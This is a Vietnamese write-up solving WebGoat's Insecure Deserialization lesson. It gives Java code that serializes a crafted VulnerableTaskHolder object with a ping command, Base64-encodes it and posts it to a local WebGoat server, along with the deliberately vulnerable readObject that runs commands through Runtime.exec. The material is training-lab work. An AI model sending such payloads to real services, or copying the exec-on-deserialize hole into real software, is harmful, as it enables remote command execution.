





Code tạo serialized object string code cho phép server delay trong 5s submit và bonus gửi nhận trên console. Cần xác định serialVersionUID = 2 Vì theo hướng dẫn và bài 3 ta đã có serialVersionUID = 1 và next là 2

Câu lệnh thực thi: ping localhost -n 5

Để code gen ra chính xác đoạn serialized object ta cần để đúng package theo vị trí của class VulnerableTaskHolder được xác định tại org.dummy.insecure.framework để có thể thực hiện lệnh readObject()của file class ấy trên server nhằm thực thi câu lệnh như trên là ping localhost -n 5





Source code gồm 2 file: Main.java và VulnerableTaskHolder.java

**Main.java:**

package org.dummy.insecure.framework;

import java.io.ByteArrayOutputStream;

import java.io.ObjectOutputStream;

import java.util.Base64;

import java.io.BufferedReader;

import java.io.InputStreamReader;

import java.io.ObjectInputStream;

import java.net.HttpURLConnection;

import java.net.URL;

public class Main {

static public void main(String[] args){

try{

VulnerableTaskHolder go = new VulnerableTaskHolder("sleep", "ping localhost -n 5");

ByteArrayOutputStream bos = new ByteArrayOutputStream();

ObjectOutputStream oos = new ObjectOutputStream(bos);

oos.writeObject(go);

oos.flush();

byte[] exploit = bos.toByteArray();

String exp = Base64.getEncoder().encodeToString(exploit);

System.out.println(exp);

call\_me(exp);

// ObjectInputStream ss = call\_me(exp);

} catch (Exception e){

}

}

public static void call\_me(String rs) throws Exception {

String url = "http://localhost:7777/WebGoat/InsecureDeserialization/task/?token=" + rs;

URL obj = new URL(url);

HttpURLConnection con = (HttpURLConnection) obj.openConnection();

// optional default is GET

con.setRequestMethod("POST");

//add request header

con.setRequestProperty("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0");

con.setRequestProperty("Host", "localhost:7777");

con.setRequestProperty("Accept", "\*/\*");

con.setRequestProperty("Accept-Language", "vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3");

con.setRequestProperty("Accept-Encoding", "gzip, deflate");

con.setRequestProperty("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");

con.setRequestProperty("X-Requested-With", "XMLHttpRequest");

con.setRequestProperty("Content-Length", "324");

con.setRequestProperty("Origin", "http://localhost:7777");

con.setRequestProperty("Connection", "close");

con.setRequestProperty("Referer", "http://localhost:7777/WebGoat/start.mvc");

con.setRequestProperty("Cookie", "JSESSIONID=iIQ0krqSM9sGesB1VA67nGUUDPv-11phR9C65ITt");

int responseCode = con.getResponseCode();

System.out.println("\nSending 'GET' request to URL : " + url);

System.out.println("Response Code : " + responseCode);

BufferedReader in = new BufferedReader(

new InputStreamReader(con.getInputStream()));

String inputLine;

StringBuffer response = new StringBuffer();

while ((inputLine = in.readLine()) != null) {

response.append(inputLine);

}

in.close();

//print in String

System.out.println(response.toString());

}

}

**VulnerableTaskHolder.java:**

package org.dummy.insecure.framework;

import java.io.BufferedReader;

import java.io.IOException;

import java.io.InputStreamReader;

import java.io.ObjectInputStream;

import java.io.Serializable;

import java.time.LocalDateTime;

public class VulnerableTaskHolder implements Serializable {

private static final long serialVersionUID = 2;

private String taskName;

private String taskAction;

private LocalDateTime requestedExecutionTime;

public VulnerableTaskHolder(String taskName, String taskAction) {

super();

this.taskName = taskName;

this.taskAction = taskAction;

this.requestedExecutionTime = LocalDateTime.now();

}

@Override

public String toString() {

return "org.dummy.insecure.framework.VulnerableTaskHolder [taskName=" + taskName + ", taskAction=" + taskAction + ", requestedExecutionTime="

+ requestedExecutionTime + "]";

}

/\*\*

\* Execute a task when de-serializing a saved or received object.

\* @author stupid develop

\*/

private void readObject( ObjectInputStream stream ) throws Exception {

//unserialize data so taskName and taskAction are available

stream.defaultReadObject();

//do something with the data

System.out.println("restoring task: "+taskName);

System.out.println("restoring time: "+requestedExecutionTime);

if (requestedExecutionTime!=null &&

(requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))

|| requestedExecutionTime.isAfter(LocalDateTime.now()))) {

//do nothing is the time is not within 10 minutes after the object has been created

System.out.println(this.toString());

throw new IllegalArgumentException("outdated");

}

//condition is here to prevent you from destroying the goat altogether

if ((taskAction.startsWith("sleep")||taskAction.startsWith("ping"))

&& taskAction.length() < 22) {

System.out.println("about to execute: "+taskAction);

try {

Process p = Runtime.getRuntime().exec(taskAction);

BufferedReader in = new BufferedReader(

new InputStreamReader(p.getInputStream()));

String line = null;

while ((line = in.readLine()) != null) {

System.out.println(line);

}

} catch (IOException e) {

e.printStackTrace();

}

}

}

}

Thêm 1 số cải tiến về code để check kết quả trên Console ở Main.java giúp ta nhanh chóng lấy kết quả request

